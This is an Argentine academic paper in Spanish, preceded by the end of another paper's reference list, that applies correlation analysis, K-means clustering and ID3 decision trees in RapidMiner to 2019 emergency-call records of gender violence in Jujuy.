14. Taborda, J., Cerón-Muñoz, M., Barrera, D., Corrales, J. y Agudelo, D. Inferencia bayesiana de parámetros genéticos para características de crecimiento en búfalos doble propósito en Colombia. Livestock Research for Rural Development. Volume 27, Article #196. Disponible desde http://www.lrrd.org/lrrd27/10/cero27196.html. Último acceso: 06/09/2019.
15. Flores, M., Gámez, J., Mateo, J. y Puerta, J. Selección genética para la mejora de la raza ovina manchega mediante técnicas de Minería de Datos. Inteligencia artificial: Revista Iberoamericana de Inteligencia Artificial, ISSN 1137-3601, Nº. 29, 2006 (Ejemplar dedicado a: Minería de Datos), pags. 69-77. 10. 10.4114/ia. v10i29.879.
16. Spositto, O., Blanco, G., Levi, M. y Bossero, J; *Clasificación del Peso al Nacer de Terneros Aberdeen Angus mediante Algoritmos Supervisados*. Trabajo aceptado en la 48º JAIIO 2019. Departamento de Informática de la UNSa, Universidad Nacional de Salta. Septiembre de 2019
17. Witten, Ian H. Eibe, Frank, Mark, Hall y Pal, Christopher. Data Mining. Practical Machine Learning Tools and Techniques. 2nd ed. (2005). Morgan Kaufmann. ISBN: 0-12-088407-0.
18. *Ing.* Fomia, Sonia (Sede Atlántica – UNRN) y Lic. Lanzarini, Laura (Facultad de Informática - UNLP) Evaluación de técnicas de Extracción de Conocimiento en Bases de Datos y su aplicación a la deserción de alumnos universitarios Disponible en: http://sedici.unlp.edu.ar/bitstream/handle/ 10915/ 27523/5442.pdf?sequence=1. Último acceso: 11/09/2019
19. Moine, Juan M., Haedo, A. y Gordillo, Silvia E. (2011). Estudio comparativo de metodologías para minería de datos. WIIC 2011. Disponible en: http://sedici.unlp.edu.ar/ handle/10915/20034. Último acceso: 11/09/2019
20. Han Jiawei. Data Mining: Concepts and Techniques.3ra. Edición. (2011). ISBN 978-0-12-381479-1. Disponible en: http://myweb.sabanciuniv.edu/rdehkharghani/files/2016/02/The-Morgan-Kaufmann-Series-in-Data-Management-Systems-Jiawei-Han-Micheline-Kamber-Jian-Pei-Data-Mining.-Concepts-and-Techniques-3rd-Edition-Morgan-Kaufmann-2011.pdf
21. Hernández Orallo, J. y otros. "Introducción a la minería de datos". Editorial: Pearson. Edición: I. Año 2004
22. Garré, M, Cuadrado, J.J., Sicilia, M.A., *"Comparación de diferentes algoritmos de clustering en la estimación de coste en el desarrollo de software"*, Dto. de Ciencias de la Computación ETS Ingeniería Informática Universidad de Alcalá, Madrid (2005) Disponible en: http://www.sc.ehu.es/jiwdocoj/remis/docs/GarreAdis05.pdf Ultimo acceso: 11/09/2019
23. Merelo J.J., *Mapa autoorganizativo de Kohonen* Disponible en: http://geneura.ugr.es/~jmerelo/tutoriales/bioinfo/Kohonen .html Ultimo acceso: 11/09/2019
24. Matuk ,Rosana, *Mapas Auto-Organizados Redes Neuronales, DC-FCEyN-UBA Primer Cuatrimestre 2018* Disponible en: https://campus.exactas.uba.ar/pluginfile.php/100845/course/section/15680/MapasAutoorganizados.pdf Ultimo acceso: 11/09/2019
25. Catedra Data Mining Universidad Nacional del Centro (2012), *"Mapas Autoorganizados"*, Disponible en: http://www.exa.unicen.edu.ar/catedras/dmining/clases/Clase_ 9.ppt Ultimo acceso: 11/09/2019
26. Liu, B. (2011). *Web Data Mining: Exploring Hyperlinks, Contents, and Usage Data. Data-Centric Systems and Applications*. Springer Disponible en: http://sirius.cs.put.poznan.pl/~inf89721/Seminarium/Web_Data_Mining__2nd_Edition__Exploring_Hyperlinks__Contents__and_Usage_Data.pdf Ultimo acceso: 11/09/2019

Búsqueda de Patrones de Violencia de Género utilizando Minería de Datos

Mariela Rodriguez[1], José H. Farfán[1], Nazarena Laureano[2], Gerardo L. Vargas[1], Micaela A. Soria[3], Norma G. Castro[4].
Facultad de Ingeniería – Universidad Nacional de Jujuy[1]. Facultad de Humanidades y Ciencias Sociales – Universidad Nacional de Jujuy[2]. Universidad de Ciencias Empresariales Sociales[3]. Universidad Católica de Salta[4]
mariela.rodriguez@fi.unju.edu.ar, jhfarfan@gmail.com, naza_asis@hotmail.com, gherarleo.gv@gmail.com, micaelasoria0@gmail.com, grisk307@gmail.com

Resumen

El trabajo con grandes volúmenes de información hace necesaria la aplicación de técnicas de minería de datos, lo que permite desarrollar un análisis inteligente de dichos datos. En el presente artículo se realiza el abordaje de técnicas minería de datos a una difícil problemática emergente en la sociedad actual: la Violencia de Género. Se realizó un análisis situacional en el que se encuentran los datos a partir de la etapa del proceso KDD de Visualización, describiendo los principales atributos de dicha problemática. Para encontrar las relaciones entre los atributos disponibles se utiliza técnicas de correlación de datos, que brindan un camino al estudio y utilización de técnicas no supervisada de datos tales como clustering, empleando el algoritmo de K-Means y técnicas supervisada de clasificación como árboles de decisión usando el algoritmo ID3.

Introducción

Según la Ley Nº 26.485 de Protección Integral a las Mujeres, se entiende por violencia contra las mujeres toda conducta, acción u omisión, que de manera directa o indirecta, tanto en el ámbito público como en el privado, basada en una relación desigual de poder, afecte su vida, libertad, dignidad, integridad física, psicológica, sexual, económica o patrimonial, como así también su seguridad personal [1]. Quedan comprendidas las perpetradas desde el Estado o por sus agentes.

La ley además puntualiza que, se considera violencia indirecta, a los efectos de la presente ley, toda conducta, acción omisión, disposición, criterio o práctica discriminatoria que ponga a la mujer en desventaja con respecto al varón. La violencia de género puede adoptar diversas formas, lo que permite clasificar el delito, de acuerdo con el contexto en donde la misma ocurre: violencia física, psicológica, sexual, económica-patrimonial y simbólica; y según la modalidad que involucra: violencia doméstica, institucional, laboral, contra la libertad reproductiva, obstétrica y/o mediática. [2]

Según la ley, lo que diferencia a este tipo de violencia de otras formas de agresión y coerción, es que el factor de riesgo o de vulnerabilidad, acontece por el solo hecho de ser mujer. Sin embargo en vista a los datos obtenidos se consideró incluir en el análisis a las víctimas con diferentes orientaciones sexuales y el análisis de la violencia de la mujer hacia el hombre.

La necesidad de trabajar en la eliminación de la discriminación entre las mujeres y varones en todos los órdenes de la vida y desarrollar políticas públicas de carácter interinstitucional, es una tarea que compromete a todos los sectores, por lo tanto, es necesario que los organismos competentes, especialmente los vinculados a garantizar la seguridad personal contribuyen a: estudiar la complejidad de esta problemática, suministrar información confiable y relevante a la sociedad y a los organismos estatales competentes y, definir políticas públicas intersectoriales de largo plazo enfocadas hacia la sensibilización, prevención y empoderamiento por parte de la comunidad provincial.

A través del análisis de datos se pretende encontrar y descubrir los patrones que caracterizan los diferentes tipos y modalidades que la violencia de género adquiere en la vida cotidiana a partir de las llamadas recibidas a través de la línea de emergencia (en el ámbito de las siguientes localidades de la Provincia de Jujuy: San Salvador de Jujuy, La Almona, Los Alisos, Río Blanco y Pálpala), contando para ello con un DataSet correspondiente al primer semestre del año 2019, y reconociendo, en base a él, la magnitud y extensión que el problema tiene a nivel local y provincial.

Esto permitirá construir un diagnóstico preliminar sobre cómo ésta problemática se presenta en la Provincia de

Jujuy, a partir de un análisis inteligente de datos estadísticos que surgen del procesamiento de la información obtenida. A su vez, el mismo permitirá delinear estudios con mayor nivel de profundidad que permitan explicar la situación existente y, finalmente ofrecer insumos para el diseño e implementación de políticas públicas intersectoriales que tiendan a la prevención, sanción y erradicación de esta problemática.

La minería de datos es la ciencia y tecnología de explorar datos en orden para descubrir patrones desconocidos, es una parte general del proceso de descubrimiento del conocimiento (KDD). Hoy en día se tiene masivas cantidades de información respecto a delitos que suceden en el ámbito provincial que pueden dar patrones que ayuden a diseñar trabajos operativos como estratégicos para el área de seguridad. [8]

Proceso de obtención del conocimiento

El descubrimiento de la información mencionada resulta posible por la Minería de Datos o Data Mining, pero es el descubrimiento del conocimiento (KDD, por sus siglas en inglés) el que se encarga de la preparación de los datos y de la interpretación de los resultados obtenidos, los cuales dan un significado a los patrones encontrados [3], es importante destacar que KDD es el producto del rápido desarrollo de la minería de datos y la gran aplicación de tecnologías de información y bases de datos.

Zhang et al [4] formulan el proceso basado en la extracción de conocimiento (KDD) en una secuencia iterativa de cuatro pasos: la definición del problema, el pre - procesamiento de datos (que incluye la preparación de datos), el data mining, y el post data mining. Otros autores como Hernández Orallo et al [5] profundizan estas fases, tal como puede observarse en la figura 1.




Figura 1. Fases de KDD [5]

Fase 1: Integración y recopilación

Como se menciona precedentemente, el DataSet del presente trabajo se obtiene del Centro de Emergencias de la capital jujeña, la cual permite contar con una importante cantidad de datos confiables que brinda información válida acerca de las distintas formas que asume la violencia contra las mujeres en la provincia de Jujuy.

En dicho lugar se registran llamadas de diversas índoles, en la que se da intervención por Acción Policial, Emergencias, Servicio de Atención Medica, entre otras. A partir de esta información se realiza una depuración considerando solo aquellas relacionadas a la categoría de Violencia de Género. Se obtiene un total de 2440 registros que pertenecen al primer semestre del año 2019. Los mismos provienen particularmente dos Departamentos de la Provincia de Jujuy: Dr. Manuel Belgrano y Pálpala, que según la proyección poblacional en el año 2016 cuenta con 364.310 habitantes. La cantidad de hechos de violencia de género que se registran, involucra aproximadamente el 1% de la población, lo que indica que los mismos sufrieron al menos un hecho de violencia en dicho semestre. Por último es importante mencionar que en relación a las personas que se comunican con dicho centro de operaciones, en el 11% del total se reiteran las llamadas en distintas ocasiones.

Es importante mencionar que esta base de trabajo se obtuvo trabajando en forma coordinada con investigadores y responsables del área de seguridad correspondiente, e involucra procesos de integración y recopilación que no se

detallan en el presente trabajo, teniendo en cuenta que el actual documento intenta abocarse al análisis de técnicas de minería de datos al problema en estudio.

Fase 2: Selección, limpieza y transformación

La base de datos original posee una gran cantidad de tablas, registros y atributos, de la cual es importante saber que se encuentra normalizada y con diversos controles de integridad. A pesar de ello, se procede, primero a hacer un Pre procesamiento de Datos, realizando una limpieza de los mismos a través de la detección de valores fuera de rango u outlier.

De la misma, y luego de un gran esfuerzo, se obtuvo, como se menciona en la fase 1, una única tabla de trabajo con 2440 registros, con una cantidad también muy reducida de atributos. La cantidad de atributos se debe a que desde la fuente se cuenta con esta información y otros atributos de índole privada. A continuación se detalla el diccionario de datos correspondiente al DataSet en estudio del presente trabajo, considerando solamente los atributos que se utilizan en este trabajo y que se extrajeron para el análisis a realizar:

- Día y hora de los hechos.
- Clasificador: amenaza con Arma de Fuego o Blanca, Daño Moral, Mujer Agredida.
- Medidas de Seguridad/Exclusión del Hogar.
- Sexo de la Víctima.
- Vínculo con el Agresor (Novio/Pareja, Ex Pareja, Padre/s, Hijo/s, Nieto/s, Hermano/s, Padrastro, Tío/s, Primo/s), Ideología de Género de la Víctima (F: femenino, M: Masculino, FF: Lesbiana, MM: Homosexual, T: Transexual).

Los atributos que se describieron corresponden a los hechos de violencia de género. En otros tipos de delitos se cuenta con más clasificadores.

Fase 3: Minería de Datos

Orallo et al [5] y la mayoría de los principales autores de Minería de Datos coinciden en clasificar las técnicas de Minería de Datos en dos grandes grupos: Predictivas y Descriptivas, tal como puede observarse en la figura 2.

Nombre	PREDICTIVO		DESCRIPTIVO		
	Clasificación	Regresión	Agrupamiento	Reglas de asociación	Correlaciones / Factorizaciones
Redes neuronales	✓	✓	✓		
Árboles de decisión ID3, C4.5, C5.0	✓				
Árboles de decisión CART	✓	✓			
Otros árboles de decisión	✓	✓	✓	✓	
Redes de Kohonen			✓		
Regresión lineal y logarítmica		✓			✓
Regresión logística	✓			✓	
Kmeans			✓		
Apriori				✓	
Naive Bayes	✓				
Vecinos más próximos	✓	✓	✓		
Análisis factorial y de comp. ppales.					✓
Twostep, Cobweb			✓		
Algoritmos genéticos y evolutivos	✓	✓	✓	✓	✓
Máquinas de vectores soporte	✓	✓	✓		
CN2 rules (cobertura)	✓			✓	
Análisis discriminante multivariante	✓				

Figura 2. Clasificación de las técnicas de Minería de Datos [3]

En forma general se puede afirmar que las técnicas Predictivas intentan encontrar un modelo que ayude a predecir un comportamiento como por ejemplo la devolución o no de un préstamo o la probabilidad de tener cierta enfermedad, etc. Mientras que las técnicas Descriptivas están centradas en encontrar una descripción de los datos de estudio, es decir la correlación que puede haber entre atributos o la importancia de ellos, como por ejemplo el análisis de los atributos que definen la tendencias de compras de los clientes de los supermercados o de los clientes de los bancos, etc.

Para el caso de estudio analizado en el presente trabajo se redujo el ámbito de las técnicas que se aplican a dicho problema a las técnicas descriptivas, descartando las técnicas predictivas, ya que las mismas no cumplen con los objetivos planteados en el actual documento de encontrar patrones descriptivos de casos de Violencia de Género en la provincia de Jujuy.

Resulta muy importante, por lo tanto, para el actual análisis ahondar en las principales técnicas descriptivas aplicables al caso de estudio, y que generen resultados significativos para aquellos organismos encargados de tomar decisiones a nivel prevención y seguridad.

Dentro de ellas, las que especialmente se analizan en el presente trabajo son las siguientes:

- Correlaciones: tienen como propósito analizar la importancia de atributos, descubrir atributos redundantes o dependencias entre atributos, o elegir un subconjunto de los mismos. Se centran exclusivamente en los atributos numéricos, por lo que este tipo de relaciones son bidireccionales o no orientadas, ayudados por modelos de regresión.
- Árboles de Decisión (ID3): representan una serie de decisiones o condiciones organizadas en forma jerárquica, a modo de árbol, siendo muy útiles para encontrar estructuras en espacios de alta dimensionalidad y en problemas que mezclen datos categóricos y numéricos.
- Agrupamiento o Clustering: tienen como finalidad obtener grupos entre los diferentes elementos de tal manera que los miembros de cada grupo tengan características similares, siendo importante considerar la factibilidad de contar o no con el número de grupos, y en este último caso analizar la posibilidad de aplicar algún algoritmo que permita obtenerlo.

Herramienta utilizada para la minería de datos

Rapidminer es una de las principales herramientas disponibles en el mercado y la misma fue elegida por el grupo de investigación para realizar esta etapa de la Minería de Datos. Algo a destacar es, que, en el llamado "Cuadrante Mágico" para plataformas de Análisis Predictivo del año 2.019 (Figura 3), de la empresa Gartner (organización de investigación de las tecnologías de la información), en la

cual se visualiza la comparación de las principales herramientas para Plataformas Analítica Avanzadas, se puede observar que RapidMiner es uno de los líderes actuales del mercado [6].



Figura 3. "Cuadrante Mágico" para plataformas de Análisis Predictivo 2.018 de Gartner. [6]

Rapidminer es un programa informático para el análisis y minería de datos que permite el desarrollo de procesos de análisis de datos mediante el encadenamiento de operadores; esto significa que a través de una GUI (Interfaz Gráfica de Usuario) o de línea de comandos o a través de procesos batch (o de lotes) o desde otros programas a través de API de Java, permite realizar análisis estadístico, minería de datos y análisis predictivo.

Es un software de tipo Open-Source con licencia GNU GPL, basado en java, que trabaja bajo las plataformas Windows y Linux, posee alrededor de 500 operadores que pueden ser combinados, utiliza el lenguaje de scripting XML para describir los operadores y su configuración y posee una gran cantidad de extensiones (plugins) [12]. Una de las mayores ventajas del Software Rapidminer son las herramientas que la misma dispone para la Exploración Visual, de los atributos de los que se dispone.

A continuación se describen algunos gráficos relevantes obtenidos (lo cual forma parte de una exploración visual) de la herramienta Rapidminer, para posteriormente analizar la aplicación de técnicas descriptivas antes mencionadas.

Exploración Gráfica

La exploración gráfica en minería de datos permite observar o describir atributos y relaciones de la base de datos de origen que son de gran importancia para los casos de estudio. Una vez que se obtienen los datos de la Base de Datos por parte de Rapidminer se pueden realizar una serie de gráficos que vienen incorporados para operar la Exploración Visual de los mismos. La conexión con la Base de Datos se efectúa en forma sencilla tal como se observa en la figura 4.




Figura 4. Conexión de Rapidminer con la Base de Datos.

A continuación se muestra un análisis de los gráficos más relevantes con los que se trabajaron:

Gráficos por Periodo de Ocurrencia del Hecho (día y mes)

En primera instancia se visualiza la información concerniente a la cantidad de hechos registrados en el primer semestre por período de ocurrencia. En la figura 5, correspondientes a los días del mes, se observan tres picos representativos, el primero ocurre los días 1, 2 de cada mes, los cuales coinciden con los días en que en la provincia realiza el pago de haberes al Sector Privado y Nacional; otro pico se observa entre los día 9 y 10, que tiene coincidencia con el pago de haberes al Sector Público Provincial; y finalmente hay una creciente destacada entre los días 21 y 22 de cada mes, que coincide con el pago de haberes a Jubilados y Planes Sociales.




Figura 5. Ocurrencia de hechos delictivos por día del mes (1 a 31)

Discriminando los días, pero en este caso en los meses de los cuales se posee información (primer semestre 2.019), se observa en la figura 6, que se produjeron dos picos de relevancia que coinciden con fechas festivas tales como Año Nuevo en el mes de enero y el domingo de Pascuas, en abril. La provincia se destaca por tener tradiciones fuertemente arraigas por la religión católica predominante en la provincia, la festividad de Semana Santa exige la abstinencia de consumo de carnes, escuchar música y consumo de bebidas alcohólicas entre otras. Una de las razones que pueda justificar este pico el día domingo es porque se puede volver a consumir este tipo de cosas,

Teniendo en cuenta que el consumo de alcohol es factor de riesgo en el empleo de violencia por parte del hombre hacia la pareja [13]. Este comportamiento se asemeja al estudio realizado por la Central Mexicana de Servicios Generales de Alcohólicos Anónimos [14] respecto a los altos consumos en Semana Santa.




Figura 6. Ocurrencia de hechos delictivos por mes del año (de Enero a Febrero)

Gráfico de Hechos Delictivos por Días de la Semana

En forma similar a lo analizado previamente, pero en relación al día de la semana, es importante remarcar que los fines de semana, son los días elegidos para cometer este tipo de delitos (tal como puede observarse en la figura 7).




Figura 7. Ocurrencias de hechos delictivos día de la semana (de Lunes a Domingo)

Los llamados telefónicos, correspondientes a los días martes son relativamente bajos en todos los meses, excepto en el mes de Enero, en donde presenta un índice elevado en relación a los otros días. Otra característica común, es que en todos los meses, el índice máximo ocurre los días domingos, exceptuando el mes de Junio, donde la máxima se registró los días sábados. Todo esto se observa en la figura 8.



Figura 8. Ocurrencia de hechos delictivos por mes y día de la semana (de Lunes a Domingo)

Gráficos por Horas de Ocurrencia de Hechos Delictivos

Respecto a la hora en que ocurren los hechos predominan las horas nocturnas desde horas 20:00 a 01:00 donde ocurrió mayor cantidad de hechos (figura 9).




Figura 9. Ocurrencia de hechos delictivos por rango horario

Del gráfico de dispersión (figura 10) se puede ver que la relación hora, día de semana y la intervención de servicio de emergencia 107 se da en mayor caso los fines de semana sábados y domingo y en horario de la noche. Esto indica que las lesiones hacia la víctima son de gravedad en esos horarios.




Figura 10. Ocurrencia de hechos delictivos por rango horario y día de la semana (x= día de semana, y= hora)

Aplicación de Técnicas Descriptivas de Minería de Datos

Como se mencionó anteriormente, luego de realizar una exploración visual se procede a aplicar técnicas de minería de datos, en donde para el caso de estudio, se determina aquellas que son del tipo descriptivas, tales como las que se analizan a continuación.

Matriz de Correlación

Esta es una de las técnicas más importantes de reducción de la dimensión ya que permite seleccionar las características más relevantes de la información a analizar.

Aplicando la matriz de correlación entre los atributos de la base de datos se observa cuáles son las relaciones más fuertes entre ellas. [7]

A continuación en la figura 11 se muestran los operadores de Rapidminer que se utilizaron para obtener la matriz de Correlación




Figura 11. Operadores de Rapidminer para obtener una matriz de correlación.

Como resultado de este procedimiento se obtuvo una matriz de correlación, figura 12, que permite obtener la relación entre atributos. En la misma se puede observar que existe una fuerte relación entre el sexo del ciudadano y la identificación del mismo. También se destaca que cuando la persona que llama es mujer en su gran mayoría brinda sus datos personales, por el contrario cuando se trata de un varón el que realiza la llamada, por lo general, no brinda sus datos filiatorios (relación aproximada de 0.5). Otro relación llamativa que surge a partir de la aplicación de esta técnica es la fuerte relación entre la tipología del hecho o clasificador, y las medidas cautelares / judiciales que tiene el agresor, situación que merece un estudio posterior.



Figura 12. Matriz de Correlación obtenida con Rapidminer.

Aplicación de Técnicas de Clustering para Ubicación de Hechos Delictuales

La técnica de clustering hace corresponder cada caso a una clase, con la peculiaridad de que las clases se obtienen directamente de los datos de entrada utilizando medidas de similaridad. Es decir, agrupan a los datos bajo diferentes métodos y criterios [8].

K-medias es un método que tiene como objetivo generar una partición de un conjunto de observaciones en k grupos. Cada grupo está representado por el promedio de los puntos que lo componen. El representante de cada grupo se denomina centroide. La cantidad de grupos a descubrir, k, es un parámetro que se debe fijar a priori. [9]

La intervención a tiempo ante un hecho de violencia de género puede evitar consecuencias que resulten irreversibles. Por otro lado, las fuerzas de seguridad que se encuentran abocadas a medidas preventivas, resultan insuficientes debido a la cantidad de hechos crecientes. Los hechos de violencia de género resultan de índole privado hasta que se solicita la participación de la fuerza de seguridad, sin embargo no se podrían destinar recursos humanos para el cuidado de los domicilios y/o lugares privados, ante estas situaciones se puede utilizar el algoritmo de K-means ya que permite determinar los sectores de la ciudad donde se deben tener grupos de Comandos Policiales atento a estos hechos y brindar una intervención preventiva rápida.

Para analizar en qué lugares se pueden situar los comandos se estudiaron las posiciones geográficas del registro en cuestión. Se realizó la limpieza de información en los que se dejó fuera un 4% de los registros por encontrarse fuera de rango (lo cual mejora significativamente los resultados obtenidos), para este proceso se utilizó el operador Detect Outlier con búsqueda por distancia. En la figura 13 se visualiza el procedimiento realizado.




Figura 13. Operadores de rapidminer para obtener Agrupamiento mediante K-means.

Se hicieron varias iteraciones, a fin de determinar el K (parámetro de cantidad de clúster) adecuado que permita obtener una medida equilibrada entre ellos con la cantidad de intervenciones adecuada a un Comando de Seguridad. Obteniéndose como resultado:

Modelo de Cluster: Cluster 0: 622 items, Cluster 1: 625 items, Cluster 2: 63 items, Cluster 3: 416 items, Cluster 4: 613 items, Total number of items: 2339. Los centroides resultantes se observan en la Tabla 1.

Tabla 1. Tabla de Centroides de Clúster

Attribute	cluster_0	cluster_1	cluster_2	cluster_3	cluster_4
latitud	-24.196	-24.247	-24.173	-24.179	-24.208
longitud	-65.297	-65.263	-65.359	-65.305	-65.271

En la figura 14 se obtuvo la ubicación de los centroides en el mapa de los dos departamentos involucrados Dr. Manuel Belgrano y Pálpala.



Figura 14. Ubicación de los Centroides en el mapa. Obtenido con la herramienta Qgis.

El resultado obtenido permite planificar estratégicamente los operativos que se realicen desde las fuerzas de seguridad.

Aplicación de técnicas de árboles de Decisiones (ID3)

En minería de datos un árbol de decisiones es un modelo predictivo que puede ser usado para representar ambos modelos, de clasificaciones y regresión. Cuando un modelo de decisión es usado para clasificar tareas, es más apropiado referirse a él como un árbol de clasificación.

El uso de un árbol de decisiones es muy popular dado su simplicidad y transparencia, por lo que no es necesario ser un experto en minería de datos para entenderlos. Los árboles de clasificación representan usualmente gráficos como jerarquías estructuradas, haciéndolos más fácil de interpretar que otras técnicas. [10]

Se utiliza esta técnica de clasificación para encontrar patrones que puedan indicar las relaciones que existen entre la víctima, el sexo de ella, la relación que mantenía y el tipo de agresión que se propicia en el momento que se comunican con el Centro de Emergencias. El atributo que se utilizó como objetivo (label) es la relación que se mantenía con el victimario. En la Figura 15 se observan los operadores que se aplicaron para trabajar con esta técnica.



Figura 15. Operadores utilizados para realizar un Árbol de Decisión ID3, obtenida con Rapidminer.

Se obtuvo el resultado mostrado en la Figura 16, en donde se puede observar que el clasificador que más predominó fue el de "Mujer Agredida" en un 67.94% de las veces y en este caso quien resulta agresor es el Novio o Pareja con un 66%. Cuando la víctima es un varón el porcentaje es del 1%.

Cuando una persona que es agresora cuenta con Medidas de Exclusión del Hogar, que representa el 10% del total, predomina la relación de Ex Pareja con la Víctima con un 8%.

Las llamadas por ocurrencia de un Daño Moral representan un 21% de los casos. En los vínculos de Novio Pareja representan un 18%, cuando la persona agredida resulta ser una mujer y solamente un 2% cuando la víctima es un varón. Solamente es un 1% cuando la agresión ocurre entre mujeres.




Figura 16. Árbol de Decisión ID3. Obtenido con Rapidminer.

Particularmente, las situaciones de violencia de género durante la juventud tienen características similares a las que se manifiestan luego en las edades adultas. La violencia durante el noviazgo puede manifestarse de diferentes maneras: a través de la violencia psicológica –hostigamiento-, la violencia sexual, la física e incluso la económica [11]. El árbol de decisiones visualizado permite ilustrar características que el estado provincial debe analizar a fin de erradicar este tipo de hechos.

Conclusiones

Las técnicas de minería de datos resultan adecuadas para ser aplicadas en cualquier ámbito: académico, privado y

público; pero son sumamente aplicables en el estudio de diversas problemáticas que afectan a la sociedad.

En este trabajo se realizó un análisis inteligente que conllevará un tiempo de aplicación y retroalimentación, para el estudio de la Violencia de Género. En esta primera instancia se identificaron patrones de los hechos delictuales del primer semestre del año 2019, de las que sobresalen los días del mes en el que ocurren los hechos, los días de la semana y horarios más frecuentes, circunstancias que permitirán definir políticas de prevención. Este es el primer trabajo que se vio limitado por el tiempo que se tomó el DataSet debido a que se debía dar respuestas a acciones preventivas que se requerían en este periodo; en una próxima etapa se trabajará incorporando más técnicas y periodos de tiempo superiores.

Al aplicar técnicas de agrupamiento se logró generar una propuesta preventiva en materia de seguridad a este tipo de hechos de índole privada, permitiendo brindar una orientación sobre cómo organizar los recursos disponibles de las fuerzas.

